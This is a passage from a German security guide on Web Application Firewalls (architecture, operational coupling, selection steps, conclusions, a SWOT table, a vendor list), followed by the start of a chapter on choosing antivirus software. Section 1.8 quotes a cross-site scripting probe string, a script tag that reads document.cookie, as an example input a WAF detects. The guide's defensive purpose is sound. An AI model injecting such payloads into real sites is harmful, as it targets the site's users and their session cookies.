Eine WAF muss in der Lage sein, den HTTPS-Verkehr zu entschlüsseln, da sie ansonsten nicht ihrer Funktion nachkommen kann, weil ihr der Inhalt der verschlüsselten Verbindung verborgen bliebe. Arbeitet die WAF im Reverse Proxy Modus, so ist sie zwingend der Endpunkt der SSL Verbindung des Clients und muss diese terminieren. Dadurch ist es möglich die Handhabung der SSL Verschlüsselung auf das WAF System auszulagern und die Anwendungsserver ohne Verschlüsselung anzusprechen. Dies wird auch SSL-Offloading genannt. Auf dem WAF System kann spezialisierte Hardware eingesetzt werden, welche die SSL Verschlüsselungsaufgaben übernimmt und so die CPU frei hält, um die Kernfunktionalität auszuführen.

Wenn im Unternehmensnetz keine Vorgabe existiert, dass der Datenverkehr auch intern immer verschlüsselt sein muss, so lässt sich damit die Last auf den Application Servern deutlich reduzieren. Falls Verschlüsselung auch für die interne Kommunikation benötigt wird, so kann eine SSL Verbindung auch zu den Servern realisiert werden. Auch beim Einsatz dieses Verfahrens ist mit Performanzvorteilen zu rechnen, da auf Server-Seite nur ein Client existiert, und nicht kontinuierlich neue SSL Verbindungen zu wechselnden Clients aufgebaut werden müssen.

Ein weiterer kritischer Aspekt ist die Authentifizierung mit SSL Client-Zertifikaten. Benötigt der Server die Identität des Clients aus dem Zertifikat so wird dies durch die Terminierung an der WAF unmöglich gemacht.

1.7.2 Caching

Caching ist die klassische Funktionalität für die Proxies ursprünglich konzipiert wurden. Dies lässt sich auch im Kontext einer WAF dazu nutzen, die Reaktionszeiten einer Web-Anwendung zu beschleunigen, indem ein Cache alle statischen Inhalte zwischenspeichert und somit den Application Server weniger belastet.

1.7.3 Load Balancing

In Umgebungen, die einer hohen Last ausgesetzt sind, kommen häufig Cluster von Application Servern zum Einsatz, die alle zusammen eine einzige Anwendung ausliefern. Die Verteilung der eingehenden Requests auf die einzelnen Server im Cluster wird Load Balancing genannt. Wird eine WAF als zentrale Infrastrukturkomponente betrieben, die den Zugang zu einer Reihe von Servern abbildet, so lässt sich das Load Balancing auf der WAF realisieren.

1.7.4 Auslagerung der Authentifizierung

Wird eine WAF als Zugangspunkt zu mehreren Anwendungen betrieben, kann die Authentifizierung von Benutzern zentralisiert werden. Viele Hersteller bieten die Möglichkeit mit speziellen Modulen standardisierte Authentifizierungs-Systeme wie LDAP, Active Directory, Kerberos, etc. auf der WAF zu konfigurieren und damit die Authentifizierung komplett von der Anwendung zu entkoppeln. Dieses Konzept funktioniert gut, wenn kein Autorisierungskonzept auf Seiten der Anwendung erforderlich ist.

Meist ist jedoch Authentifizierung auch im Zusammenspiel mit Autorisierung zu betrachten, was ein Problem für WAFs darstellt. Wenn die Autorisierung weiterhin in der Applikation stattfindet, so ist eine enge Integration mit der Authentifizierung erforderlich. Hier müssen dann Benutzerdaten und Rollen über eine entsprechende Schnittstelle von der WAF an die Anwendung propagiert werden, damit diese ihre Funktionen zur Autorisierung erfüllen kann.

1.7.5 Wichtig, aber meist nicht verstanden!

Sobald Sie die verschiedenen Betriebsarten, Funktionen, etc. verstanden haben, ist es an der Zeit, um einen der wichtigsten (aber am wenigsten verstandenen) Aspekte der Web Application Firewalls zu diskutieren: Wie sie zu betreiben, warten und konfigurieren sind. Das Hauptproblem ist, dass eine WAF, im Gegensatz zu einer Netzwerk-Firewall, eng mit den Anwendungen hinter ihr verbunden ist. Wenn eine WAF eine Anwendung schützen soll, dann muss sie genug über die zulässigen Werte für jedes einzelne ihrer Felder wissen, um eine genaue Überprüfung der eingegebenen Daten vornehmen zu können. In gewissem Sinne muss dann die Anwendungslogik in die WAF selbst konfiguriert werden, wodurch eine sehr enge Verbindung zwischen WAF und Anwendung entsteht.

Die WAF muss zwischen Angriffs-Strings (die oft Sonderzeichen, wie einfache Anführungszeichen, enthalten), von zulässigen Eingaben unterscheiden, die auch Sonderzeichen enthalten wie es zum Beispiel der Fall ist, wenn Herr O'Reilly seinen Namen ein-

gibt. Eine Anwendung könnte „besondere" Zeichen wie $, <,>, /, *, "," usw. akzeptieren, während eine andere nur $ und * annehmen sollte. Noch eine andere benötigt XML-Strings als Eingabe und muss deshalb Daten akzeptieren, die leicht mit Angriffs-Strings zu verwechseln sind.

Das Problem ist, dass detaillierte Kenntnisse über die Anwendung auf diesem Niveau nur im Entwicklungs-Team oder in der Fachabteilung vorhanden sind. Die Rechenzentren- und Infrastruktur-Gruppen haben weder das technische Verständnis, noch die Kenntnisse des Geschäftsprozesses jeder einzelnen Anwendung, um eine WAF auf diese Weise zu konfigurieren und zu warten. Dennoch wollen viele Unternehmen ihre WAFs genauso betreiben wie ihre Netzwerk-Firewalls: als Geräte im Rechenzentrum. Frustration und Fingerzeigen ist das offensichtliche Ergebnis.

Updates und Änderungen können zu einer schweren Belastung werden. Stellen Sie sich den Prozess einer kleinen Änderung an einer bestehenden Anwendung vor. Wenn der Feldname von nur einem einzigen Parameter geändert wird, muss die WAF neu konfiguriert werden, um sich dieser Änderung anzupassen. In vielen Unternehmen dauert es eine Woche oder mehr, um die Änderungsanforderungen (Change Requests) für Firewalls zu überprüfen und umzusetzen. Deshalb muss eine neue WAF-Konfiguration gleichzeitig mit den Änderungen an der Anwendung angestoßen werden! Das Problem verstärkt sich für eine engere Verbindung zwischen der WAF und den Anwendungen noch. Daher Vorsicht bei der Verwendung von zu vielen „fortgeschrittenen" Angriffs-Erkennungs-Funktionen, da sie in der Regel zu einer noch engeren Kopplung zwischen WAF und Anwendung führen, die Ihre Infrastruktur unbrauchbar machen kann.

1.8 Konkretes Beispiel

Lassen Sie uns die Frage am konkreten Beispiel einer Parameter-Manipulation betrachten, eine der häufigsten Angriffsformen auf Web-Anwendungen. Angenommen, eine Anwendung erwartet nur eine begrenzte Anzahl von Werten vom Browser-Client. Dies könnte der Fall sein für eine Drop-Down-Liste, die nur eine Farbe aus einer vordefinierten Menge wählt, wie rot oder blau. In diesem Fall könnte ein gültiger Request an den Server "color=blue" lauten.

Angreifer können die Request-Parameter manipulieren, so dass statt der Übermittlung eines dieser festen, bekannten Strings an den Server, der Request "color=yellow" (eine unerwartete Farbe) oder gar "color=<script>alert(document.cookie)</script>" (ein Cross-Site-Scriping Angriff) an den Server geschickt wird.

Beachten Sie, dass das Problem hier teilweise in der Geschäfts-Domäne liegt, da der Angriff Werte schicken kann, die plausibel, aber nicht zulässig sind, wie es der Fall ist für "color=yellow". Damit eine WAF diese Art von Angriff blockieren kann, muss sie entweder

a. explizit dafür konfiguriert sein, zu wissen, welche Werte ein bestimmtes Feld in einer Web-Anwendung haben kann, oder
b. sie muss in der Lage sein, diese aus der Anwendung selbst zu schließen.

Im ersten Fall ist die IT-Abteilung mit dem erheblichen Aufwand für die Konfiguration der WAF konfrontiert. Dies ist besonders schwierig, wenn die WAF durch eine separat organisierte Gruppe verwaltet wird, wie das Rechenzentrum, das nur wenig über die Unternehmens-Details der einzelnen Anwendungen weiß. Wenn eine WAF wirklich zum Schutz gegen Parameter-Manipulation eingesetzt werden soll, dann bedeutet dies einen intensive Konfigurationsaufwand für die Geschäfts- und Entwicklungs-Gruppen, die sich wiederum in das Gebiet des Rechenzentrums wagen müssen, um ihre Änderungen und die Konfiguration vorzunehmen.

Aber das Problem liegt auch zum Teil in der Sicherheits-Domäne. Wenn die Zeichenkette, die an den Server gesendet wird "color=<script>alert(document.cookie)</script>" enthält, dann ist es relativ leicht, dies als eine Vorstufe zu einem Cross-Site Scripting Angriff zu identifizieren. Die meisten WAFS werden dies "out-of-the-box" erkennen und blockieren, ohne dass eine spezielle Konfigurationen notwendig wäre.

Letztlich kann das Problem unglaublich komplex werden und zu organisatorischen Kopfschmerzen führen, die mindestens genauso aufreibend sind, wie das Problem, das sie zu lösen versuchen. Die Quintessenz ist, dass eine WAF nicht einfach so aufgestellt werden kann wie eine traditionelle Netzwerk-Firewall. Die Einführung einer WAF betrifft alle, die im Zusammenhang mit der Anwendung stehen; eine WAF ist keine einfache, schlüsselfertige Lösung, um Web-Anwendungen sicher zu machen.

1.9 WAF-Auswahlverfahren

Lassen Sie uns also davon ausgehen, dass Sie die oben beschriebenen Kriterien und möglichen Probleme verstehen und auf der Suche nach einer WAF sind. In diesem Fall werden Sie wahrscheinlich herstellerunabhängige Informationen dazu suchen, nach welchen Kriterien Sie Ihre Wahl treffen sollten. Es steht eine verwirrende Anzahl von Produkten zur Verfügung, aber wie wissen Sie, wonach Sie suchen? Welche Funktionen und Aspekte sind wirklich wichtig? Wie integrieren Sie sie in Ihre bestehende Infrastruktur? Wie installieren und verwalten Sie das Gerät oder die Software effektiv?

Halten Sie sich an die nachfolgenden Schritte, um die passende WAF auszuwählen:

1. Definieren Sie, was Sie mit der WAF erreichen werden und was nicht. Hierbei sollten Sie eine verbesserte Sicherheit als Teil einer kompletten Defense-in-Depth-Strategie anstreben.
2. Bestimmen Sie, welche Art von WAF-Architektur und -einsatz die beste für Sie ist. Beachten Sie dabei Netzwerkstrukturen, die Anwendungsarten, spezielle Eigenschaften und Synergien mit bestehenden Geräten. Die WASC hat eine Serie von Evaluationskriterien erstellt, die hierbei hilfreich sein können [WAFEC].
3. Schätzen Sie den möglichen Einfluss auf Ihre bestehenden Systeme und Prozesse ab. Planen Sie viel Zeit für die volle Bewertung der verschiedenen Produkte ein. Dies sollte keine übereilte Entscheidung sein.
4. Schätzen Sie ab, wie Sie die WAF verwalten, unterstützen und handhaben werden. Wer wird verantwortlich sein und wie wird die WAF konfiguriert? Es gibt möglicherweise große versteckte Kosten, die zu den Gesamtkosten für den Be-

sitz beitragen. Es kann zum Beispiel nötig sein, neue Job-Funktionen an kritischen Organisations-Schnittstellen zu schaffen.

5. Fordern Sie Hersteller dazu auf, detailliert zu beschreiben, wie sie Ihre speziellen Probleme lösen werden. Bringen Sie sie dazu, Lösungen für konkrete Probleme vorzuschlagen. Untersuchen Sie deren Support-Möglichkeiten.
6. Starten Sie ein Pilotprojekt, um die Durchführbarkeit zu prüfen.

1.10 Zusammenfassung

Der Beitrag gibt einen Überblick über die grundlegende Funktionsweise von WAFs und stellte pragmatische Ansätze zur Anomalie-Erkennung in Web-Anwendungen vor, wie sie auch von kommerziellen Herstellern eingesetzt werden. Die gewonnenen Erkenntnisse führen zu folgenden Schlussfolgerungen:

1. Richtig eingesetzt kann eine WAF den Schutz einer Anwendung deutlich erhöhen: Im Rahmen einer kompletten „Defense in Depth" Strategie sind WAFs empfehlenswert, da sie viele nützliche Funktionen bieten, welche das Sicherheitsniveau deutlich erhöhen. Vor allem bei eindeutig identifizierbaren Angriffen, wie manche Cross Site Scripting oder SQL-Injektion Angriffe, sind sie eine klare Hilfe. Allerdings ist es fraglich, ob manche fortgeschrittene Features wie etwa URL-Verschlüsselung oder Session Management wirklich in der Praxis sinnvoll eingesetzt werden können.
2. WAFs bieten keinen sorglosen Rundum-Schutz: Einen sorglosen „Rundumschutz" ohne jeglichen Konfigurationsaufwand können WAFs allerdings nicht leisten. Als Faustregel gilt, je mehr Schutz von der WAF verlangt wird, desto komplexer und unübersichtlicher werden die Konfiguration und der Betrieb. Wenn eine WAF als eine komplexe Anwendung gegen Angriffe aller Art dienen soll, muss sie genau so komplex sein wie die Anwendung.
3. WAFs sind kein Ersatz für sicheres Design und Implementierung: Der Einsatz einer WAF kann nicht für eine unsichere Implementierung oder unsicheres Design kompensieren. Als Beispiel können manche Parametermanipulationen nur mittels einer Zustandsüberprüfung aller ausgehenden http-Responses in der WAF erreicht werden. Leider schlagen diese Überprüfungen in der Performanz stark zu Buche, so dass es sinnvoller ist, diesen Manipulationen durch sicheres Design vorzubeugen und sie nicht nachträglich durch eine WAF zu blockieren. Ein weiterer Grund ist, dass eine WAF ausfallen oder falsch konfiguriert sein kann, so dass Angriffe zu der Anwendung durchgelassen werden. Die Anwendung sollte diesen Angriffen standhalten können.
4. Das negative Sicherheitsmodell ist limitiert: Das negative Sicherheitsmodell entscheidet anhand einer „Blacklist", ob ein Request blockiert oder durchgelassen werden soll. Ein solches Modell deckt nur Sicherheitsprobleme ab, die bereits bekannt sind und deren Problematik sich über einfache Muster beschreiben lässt. Für einen einfachen Web Shop mag der Blacklist-Ansatz funktionieren, aber für vielseitige, workflow-orientierte Anwendungen ist er mit Vorsicht zu verwenden, da die Anzahl an möglichen Arten von Angriffs-Requests enorm groß ist.

5. Das positive Sicherheitsmodell ist gefährlich: Die Erzeugung positiver Sicherheitsmodelle („Whitelist") ist komplex und die Lernverfahren, die zur Erstellung zum Einsatz kommen, sind bei weitem nicht perfekt. Das Hauptproblem von positiven Sicherheitsmodellen liegt darin, dass diese vollständig sein müssen. Ein unvollständiges positives Sicherheitsmodell führt dazu, dass berechtigte Anfragen fälschlicherweise abgewiesen werden, da sie nicht durch das Modell berücksichtigt wurden. Konsequenz ist, dass durch den Schutz der WAF die Anwendung nicht mehr funktioniert. Zudem werden die Modelle für mittlere bis größere Anwendungen zu komplex, um alle Aspekte der Anwendung abzudecken. Die Kehrseite dessen sind automatische Verfahren, die zur Vermeidung von False Positives ein zu allgemeines Sicherheitsmodell der Anwendung generieren und dadurch weiterhin Raum für Sicherheitslücken lassen.
6. Der Betrieb einer WAF kann ein organisatorisches Problem sein: Ein grundlegendes Problem, für das WAFs eine Lösung bieten wollen, ist das Thema „separation of concerns" im Hinblick auf Sicherheit in Web-Anwendungen. Obwohl die prozess- und organisationsspezifischen Aspekte der Einführung und des Betriebs von WAFs in dieser Studie nicht detailliert behandelt wurden, lassen sich die Erfahrungen aus dieser Studie und aus Projekten im Umfeld von Anwendungssicherheit folgendermaßen zusammenfassen: Eine Trennung der Sicherheitsaspekte von der Anwendungsentwicklung ist mit Hilfe von WAFs bis zu einem gewissen Grad möglich, wird allerdings erkauft durch tiefgreifende Einschnitte in die Organisation des Betriebs von Anwendungen. Daraus resultiert ein erheblicher Mehraufwand in der Koordination zwischen Anwendungsentwicklung und Anwendungsbetrieb, sowie in einem deutlich umfangreicheren Betriebskonzept für die einzelnen Anwendungen, da nun alle anwendungsspezifischen Sicherheitsaspekte vom Betreiber der WAF konfiguriert werden müssen. Bei Unternehmen, in denen der Betrieb von der Entwicklung getrennt wird (etwa getrenntes Rechenzentrum oder externer Dienstleister), stellt dies ein erhebliches Problem dar, welches nicht technisch lösbar ist.
7. Vermeiden Sie enge Koppelungen zwischen WAF und Anwendung: Eine vollständige Verlagerung aller Sicherheitsaspekte aus den Anwendungen in die WAF ist nicht möglich und im Allgemeinen auch nicht wünschenswert, da eine Reihe von Sicherheitsaspekten semantisch zur Anwendung selbst gehören. Eine Verlagerung aus der Anwendung heraus würde eine neue Kopplung der Software an ein in der Regel proprietäres System schaffen.
8. Architektur und Betrieb sind wichtiger als Features: In diesem Bericht wurden verschiedene Architekturkonzepte vorgestellt und analysiert, die einen Einblick in die sinnvollen Integrationsmöglichkeiten von WAFs geben sollten. Der wichtigste Aspekt rund um das Thema der Integration in die Architektur, ist die Entscheidung zwischen Zentralisierung der Sicherheit durch Proxies oder Bridge oder einem modularen Ansatz. Die Vor- und Nachteile dieser Strategien wurden herausgearbeitet und die Probleme, die damit einhergehen, beleuchtet. Die Schlussfolgerung ist, dass alle drei Architekturmodelle, egal ob Bridge, Proxy oder eingebettetes Modul, einen enormen Einfluss auf den Betrieb und den Erfolg des Systems haben und dass diese Aspekte letztendlich wichtiger sind als viele „Features" der WAF.

9. Die Performanz ist Architektursache: Zum Abschluss einige Anmerkungen über die Performanzauswirkungen von WAFs auf die Gesamtarchitektur. Direkte Vergleiche zwischen einzelnen Produkten gestalten sich schwierig, nicht nur wegen Unterschieden in der Hardware, sondern vor allem auf Grund mangelnder Standardisierung. Sämtliche Systeme haben unterschiedlichen Funktionsumfang und andere spezifische Aspekte, die einen direkten Vergleich deutlich erschweren.
10. Eine Strategie für den Einsatz ist unabdingbar: Wer eine WAF schnell hinstellen möchte, um den Schutz seiner Anwendungen zu erhöhen, macht einen Fehler. Der Einsatz einer WAF ist um vieles komplexer als der Einsatz einer normalen Netzwerk-Firewall und die Auswirkung auf den Betrieb viel stärker. Hier ist eine klare Strategie erforderlich, um die Schutzziele und die Betriebsprozesse zu definieren und erst dann ein Produkt auszuwählen.
11. Zero Day Patching: Was ist zu tun, wenn eine wichtige Anwendung eine Sicherheitslücke aufweist, sie aber nicht aus dem Verkehr genommen werden kann, da sie unternehmenskritisch ist? Gleichgültig, ob das Problem durch fehlerhafte Implementierung oder durch eine neue, bisher unbekannte Schwachstelle entstanden ist, muss die Anwendung geschützt werden. Zudem muss sie sachgemäß korrigiert werden, ein Vorgehen, das Wochen oder gar Monate dauern kann, wenn man keine neuen Schwachstellen durch chaotische Nacht-und-Nebel Aktionen einbauen möchte. Hier kann eine WAF wirklich sehr hilfreich sein. Durch eine gezielte Regel kann die Schwachstelle direkt geschützt werden, während das Entwicklungsteam in Ruhe eine Korrektur implementieren und das Rechenzentrum ein geordnetes Deployment durchführen kann.
12. WAFs brauchen Vollzeit Betreuung von Experten: Der Einsatz einer WAF verlangt, viel mehr als der Einsatz einer Netzwerk Firewall, eine Vollzeitbetreuung von Experten, um die Komponente richtig am Laufen zu halten und die konstanten Änderungen der Anwendungslandschaft im Griff zu halten.

1.11 SWOT-Analyse

	Stärken (Strengths)	Schwächen (Weaknesses)
Chancen (Opportunities)	• Zentrale Erkennung und Überwachung von Zugriffen und Angriffen durch Verlagerung von Sicherheitsaspekten – Defense in Depth • „Zero-Day-Patching" von Schwachstellen durch temporäre Definition und Prüfung zentraler Sicherheitsregeln • Vom Hersteller gepflegte „Blacklist" bietet Schutz vor bekannten Angriffen • Erkennung und Überwachung von Zugriffen und Angriffen auf die Anwendung zur Erfüllung rechtlicher Anforderungen	• Flexible Architekturkonzepte der Anwendungen ermöglichen eine effektive Skalierung und Schutz vor Ausfällen • Einbußen in der Performanz können durch gezielten Einsatz von Sicherheitsregeln etwa Zero-Day-Patching gering gehalten werden • Der erhöhte Aufwand für die Prozesskommunikation kann zu einer Steigerung der Sicherheitsawareness und –Transparenz bei den Mitarbeitern führen
Risiken (Threats)	• Flexible Architekturkonzepte der Anwendungen ermöglichen eine effektive Skalierung und Schutz vor Ausfällen • Nutzung von Lernmechanismen können die Aufwände für die Erstellung von Basisregelwerken reduzieren • Die starke Kopplung zwischen WAF und Anwendung kann durch eine gezielte Auslagerung von Sicherheitsaspekten – etwa Monitoring oder Blacklist-Prüfung – vermieden werden.	• Ohne klares Betriebskonzept sind Ausfälle, neuen Schwachstellen und erhöhte Aufwände zu befürchten • Die steigenden Komplexitäten von Web-Anwendungen und neuer Technologien führen zu gleichen oder höheren Komplexitäten in Regelwerken • Die steigende Anzahl an zu schützenden Anwendungen führt zu Einbußen in der Performanz und zur Steigerung von Betriebsaufwänden

1.12 Ausblick

Der Begriff WAF steht für eine Vielfalt unterschiedlicher Lösungsansätze, die sich in ihrer Konzeption stark unterscheiden können. Das liegt daran, dass die Verwendungszwecke für WAFs unterschiedlich sein können und auch, dass WAFs eine noch sehr junge Technologie sind.

In den nächsten Jahren erwarten wir einen starken Zuwachs und weite Verbreitung von WAFs. Der Grund ist, dass ein effektiver Schutz gegen einfache Angriffe erzielt werden kann und auch, dass manche Compliance-Anforderungen den Einsatz einer WAF verlangen. Aus dieser Zusammenfassung ist klar zu erkennen, dass Unternehmen einen strategischen Plan für den Einsatz einer WAF aufstellen sollten, lange bevor sie mit den Kaufüberlegungen für ein Produkt und dem Umbau des Netzes beginnen.

Hersteller	Produkt URL
Applicure	DotDefender http://www.applicure.com
Armorlogic	Profense http://www.armorlogic.com/
Barracuda Networks	Barracuda Web Application Firewall http://www.barracudanetworks.com/ns/products/web-site-firewall-overview.php
Bayshore Networks	SingleKey™ Web Application Firewall (WAF) http://www.bayshorenetworks.com/singlekey-waf-firewall.php
Bee Ware	i-Suite: WAF module http://www.bee-ware.net/en/product/i-sentry/
BinarySec	EasyWAF http://www.easywaf.com/en/easywaf/products
BugSec	WebSniper http://www.bugsec.com/index.php?q=WebSniper
Cisco	ACE Web Application Firewall http://www.cisco.com/en/US/products/ps9586/index.html
Citrix	NetScaler Application Firewall http://www.citrix.com/English/ps2/products/subfeature.asp?contentID=2300448
Deny All	rWeb http://www.denyall.com/products/rweb_en.html
eEye Digital Security	SecureIIS http://www.eeye.com/products/secureiis-web-server-security
Ergon	Airlock http://www.ergon.ch/en/airlock/
F5	Application Security Manager http://www.f5.com/products/big-ip/application-security-manager.html.html
Forum Sys-tems	SENTRY Web Application Firewall http://forumsys.com/products/web_application_firewall_next_gen.php
Imperva	SecureSphere Web Application Firewall http://www.imperva.com/products/wsc_web-application-firewall.html
Penta Security	WAPPLES http://www.pentasecurity.com/english/product/webWppleIntro.do
PrismTech	Xtradyne Security http://www.prismtech.com/openfusion/products/xtradyne-security
Privacyware	ThreatSentry IIS Web Application Firewall http://www.privacyware.com/intrusion_prevention.html
Radware	AppWall http://www.radware.com/Products/ApplicationNetworkSecurity/AppWall/default.aspx
Riverbed	Stingray Application Firewall http://www.riverbed.com/us/products/stingray/stingray_af.php
Trustwave	WebDefend Web Application Firewall https://www.trustwave.com/web-application-firewall/waf-overview.php
webScurity	webApp.secure http://www.webscurity.com/products.htm

1.13 Über die Autoren

OPTIMAbit GmbH ist ein Beratungsunternehmen mit Schwerpunkt Anwendungssicherheit. Wir sichern geschäftskritische Businesssysteme und -daten durch ein breites Spektrum von Diensten, welche end-to-end Schutz vor Angriffen gewähren. Darunter Penetrationstest, Code Review, WAF-Beratung und die Implementierung eines Secure Software Development Lifecycles (SDLC). Unsere Erfahrung umfasst komplexe, heterogene IT-Infrastrukturen in sicherheitsbewussten Bereichen wie Finanzen, Versicherungswesen und Telekommunikation. Kontakt unter crm@optimabit.com

Thomas Jähnel ist langjähriger Berater bei OPTIMAbit GmbH. Sein Fokus liegt auf der Absicherung von Webanwendungen und den dazu nötigen Technologien und Prozessen.

Dr. Bruce Sams ist Geschäftsführer von OPTIMAbit. Er erlangte seinen Doktortitel in Physik an der Harvard University und ist ein gefragter Security Analyst, sowie Referent auf internationalen Konferenzen. Er ist Mitbegründer der OWASP in Deutschland.

2 Sicherheit für Netzwerke: Auswahl von Antiviren-Spam-Software

Die IT-Sicherheit zählt heute zu den wichtigsten Abteilungen eines Unternehmens. Und das zu Recht: Die Gefahr durch Malware wächst seit Jahren permanent. Sie bedroht die Leistungsfähigkeit, wenn nicht sogar die Existenz erfolgreicher Firmen.

Die Auswahl einer perfekt auf das eigene Netzwerk passenden Antivirenlösung erweist sich als eine der heikelsten Aufgaben für jeden IT-Verantwortlichen. Eine unglückliche oder gar falsche Produkt-Entscheidung kann fatale Folgen haben. Die Suche nach einer passenden Security-Software ist vergleichbar mit dem Kauf eines Firmenwagens. Eine Vielzahl an Herstellern buhlt mit noch mehr Produkten um die Gunst der Interessenten. Tipps von IT-Freunden oder Tests von Magazinen helfen nur bedingt weiter. Es gibt schlichtweg nicht das beste Auto oder den zuverlässigsten Virenscanner. Jedes Netzwerk benötigt eine eigene Lösung für seine individuellen Ansprüche.

2.1 Status Quo: Heterogene Netzwerke benötigen mehr und flexible Sicherheit

Bis vor wenigen Jahren war die IT-Welt noch in Ordnung. Der Administrator sorgte dafür, dass sein Inhouse-Netzwerk reibungslos funktionierte und vor allem sicher war. Dank des mobilen Internets hat sich vieles geändert: Neue Geräte(klassen) und weitere Betriebssysteme von Android bis Mac OS X verwandeln vormals Windows-basierte Netzwerke in heterogene Rechnerverbände. Von überall greifen Mitarbeiter über ihre (mobilen) Geräte auf Verwaltungs-Server zu oder tauschen Daten aus. Dadurch steigt zwangsläufig die Gefahr von Malwarebefall, Datenverlust und unbefugtem Netzwerkzugang.

Diese Veränderung der IT-Landschaft setzt neue und hohe Ansprüche an eine Antivirensoftware. Optimale Erkennungsraten von Malware auf Windows-Rechnern stellen kein alleiniges Entscheidungskriterium mehr dar. Vielmehr werden sie per se vorausgesetzt. Die Frage nach der Performance, der Flexibilität und letztlich der Kosten bestimmen heute über die Investition mit.

Abbildung 1: Sicherheit - Kosten - Flexibilität – Performance

2.2 In drei Schritten zur passenden Security-Software

Für den Findungsprozess einer neuen Sicherheitslösung eignet sich die Kombination aus den Prozessmodellen CAF („Consider All Facts"), der gewichteten Entscheidungsmatrix und Methoden zur intuitiven Entscheidungsfindung:

- Die Methode CAF von Edward de Bono eignet sich besonders dazu, die Randbedingungen einer Entscheidungssituation zu erfassen und mit in die Entscheidung einfließen zu lassen.
- Die gewichtete Entscheidungsmatrix ist eine Entscheidungsmatrix, in der die einzelnen Kriterien gewichtet werden. Diese Gewichtung ist dann sinnvoll, wenn nicht alle Kriterien dieselbe Wichtigkeit oder Bedeutung haben.
- Neben den rationalen und sehr systematischen Entscheidungsmethoden gibt es auch intuitive Methoden, sich zu entscheiden. An wichtige Entscheidungen sollte man am besten rational und intuitiv herangehen.

Die Betrachtung der Kosten erfolgt anhand von „Total Cost of Ownership" (TCO). Dieses Abrechnungsverfahren hilft Unternehmen, alle anfallenden Kosten von Investitionsgütern (wie beispielsweise Software und Hardware) abzuschätzen. Die Grundidee ist dabei, nicht nur die Anschaffungskosten, sondern alle Aspekte der späteren Nutzung zu berücksichtigen. Somit können bekannte Kostentreiber oder auch versteckte Kosten bereits im Vorfeld einer Investitionsentscheidung identifiziert werden.

Abbildung 2: Drei Schritten zur passenden Security-Software

2.2.1 Schritt 1: Bestandsanalyse des Netzwerks aus der Sicherheitsperspektive

Die Gründe für den Wechsel oder die Erstanschaffung einer Sicherheitslösung sind vielfältig. Eine Auflistung aller relevanten Punkte anhand des CAF-Modells sorgt für Klarheit. Dazu zählen harte Faktoren wie Erkennungsrate, Kosten, Störfalle, Hardware-Aufrüstung oder Schulung. Auch weiche Faktoren á la Bedienbarkeit, Hersteller-Service, Lizenzbedingungen und „gefühlte" Sicherheit gehören dazu. Darauf aufbauend

sollte die exakte Formulierung der Anforderungen an die neue Security-Software so genau wie möglich ausfallen.

2.2.2 Schritt 2: Auswahl potenzieller Produkte

Nach der Evaluierung der Anforderungen lässt sich eine erste Auswahl möglicher Produkte oder Hersteller treffen. Der Vergleich folgender Merkmale trennt schnell die Spreu vom Weizen:

- Qualität des Produkts
- Gesamt-Kosten der Anschaffung (nach TCO)
- Performance des Produkts
- Flexibilität des Produkts

2.2.2.1 Qualitätsanalyse: Informieren vor dem Installieren

Produkt- und Vergleichstests, wie sie in Print-Magazinen und im Internet regelmäßig publiziert werden, bieten einen einfachen und schnellen Überblick über nahezu alle Hersteller und deren Sicherheitslösungen.

Doch Vorsicht ist geboten: Ein „Testsieger" im Vergleichstest ist noch lange nicht das beste Produkt. Er ist erst recht nicht automatisch die passende Lösung für das eigene Netzwerk. Aus diesem Grund sollte einem Gesamturteil nicht blind vertraut werden, sondern die Einzelkriterien, die für den Einsatz in der Praxis entscheidend sind, genauer unter die Lupe genommen werden:

1. Unabhängige Tester sind ein „Muss"

   Die Qualität eines jeden Tests steht und fällt mit dem Tester. Nur den Ergebnissen unabhängiger Test-Organisationen oder –labore, die an der Produktanalyse beteiligt sind, kann man vertrauen. Renommierte Experten sind beispielsweise

   a. AV Comparatives (http://www.av-comparatives.org/)
   b. AV-Test.org (http://www.av-test.org/)
   c. ICSA Labs (http://www.icsalabs.com/)
   d. West Coast Labs (http://www.westcoastlabs.org/)
   e. Virus Bulletin (http://www.virusbtn.com/)

2. Hohe Erkennungsleistung – sowohl proaktiv als auch signaturbasiert

   Die Virenerkennung wird in Tests häufig nur mittels Virensignaturen und On-Demand ermittelt. Dies spiegelt keinesfalls die aktuelle Bedrohung in der Praxis wider! Daher kommt den Testergebnissen der proaktiven Erkennung eine besondere Bedeutung zu. Nur Produkte, die in beiden Testverfahren, on- wie offline, gute Resultate erzielen, sollten in die engere Auswahl genommen werden.

3. False Positives – Indikator für die Scan- und Update-Qualität

   Sehr gute Virenscanner erkennt man an deren hohen Erkennungsraten bei gleichzeitiger Vermeidung von Fehlalarmen. Bei Sicherheitslösungen minderer Qualität steigt die Rate der sogenannten „False Positives" jedoch deutlich an: Saubere Dateien werden als vermeintlich infiziert erkannt. Diese Fehlalarme sind nicht nur lästig, wenn ein Add-In nicht mehr funktioniert. Vielmehr sind sie höchst gefährlich, wenn beispielsweise die Windows-Systembibliothek "user32.dll" oder die „Outlook.pst" fälschlicherweise als Malware identifiziert werden. Dies könnte die Funktionalität des Betriebssystems bedrohen oder zu erheblichen wirtschaftlichen Schäden führen.

4. Hohe Updateraten – Eingeständnis nicht zeitgemäßer Technologien

   Hohe Updateraten der Virensignaturdatenbank waren in der Vergangenheit ein wichtiges Qualitätskriterium, um die Aktualität der Virenengine bewahren zu können. Durch die Einführung der proaktiven Technologien sind die Häufigkeit und die Relevanz der Updates weniger ausschlaggebend. Vielmehr geben häufige Updates Anlass zur Sorge.

5. Produkte für alle Geräteklassen und Betriebssysteme

   Ein wichtiges Kriterium für oder gegen einen Hersteller ist sein Produktportfolio. Anbieter von Sicherheitslösungen nur für Windows und Linux sind bereits jetzt nicht mehr konkurrenzfähig. Apple-Rechner mit Mac OS X erobern immer mehr Büros abseits der Grafikabteilung. Im Außendienst sind bereits jetzt mobile Geräte mit Android oder Windows Mobile im Einsatz. Die Entwicklung zu heterogenen Netzwerken steht erst am Anfang.

   Die Zukunftssicherheit des Produktangebots muss dringend berücksichtigt werden. Hersteller mit einer eigenen Scanengine oder Scan-Technologien erscheinen eher in der Lage, auf neue Malware reagieren zu können. Anbieter mit lizensierten Engines sind per se abhängig und laufen immer Gefahr, zu spät reagieren zu können oder sogar eingekaufte Module zu verlieren.

2.2.2.2 Gesamtkosten sind entscheidend

Während die Wunschlösung aus technischer Sicht penibel genau recherchiert wird, wird die betriebswirtschaftliche Betrachtung der anfallenden Kosten zumeist nur oberflächlich vorgenommen. Das böse Erwachen folgt auf dem Fuße: Die oft angewendete Formel

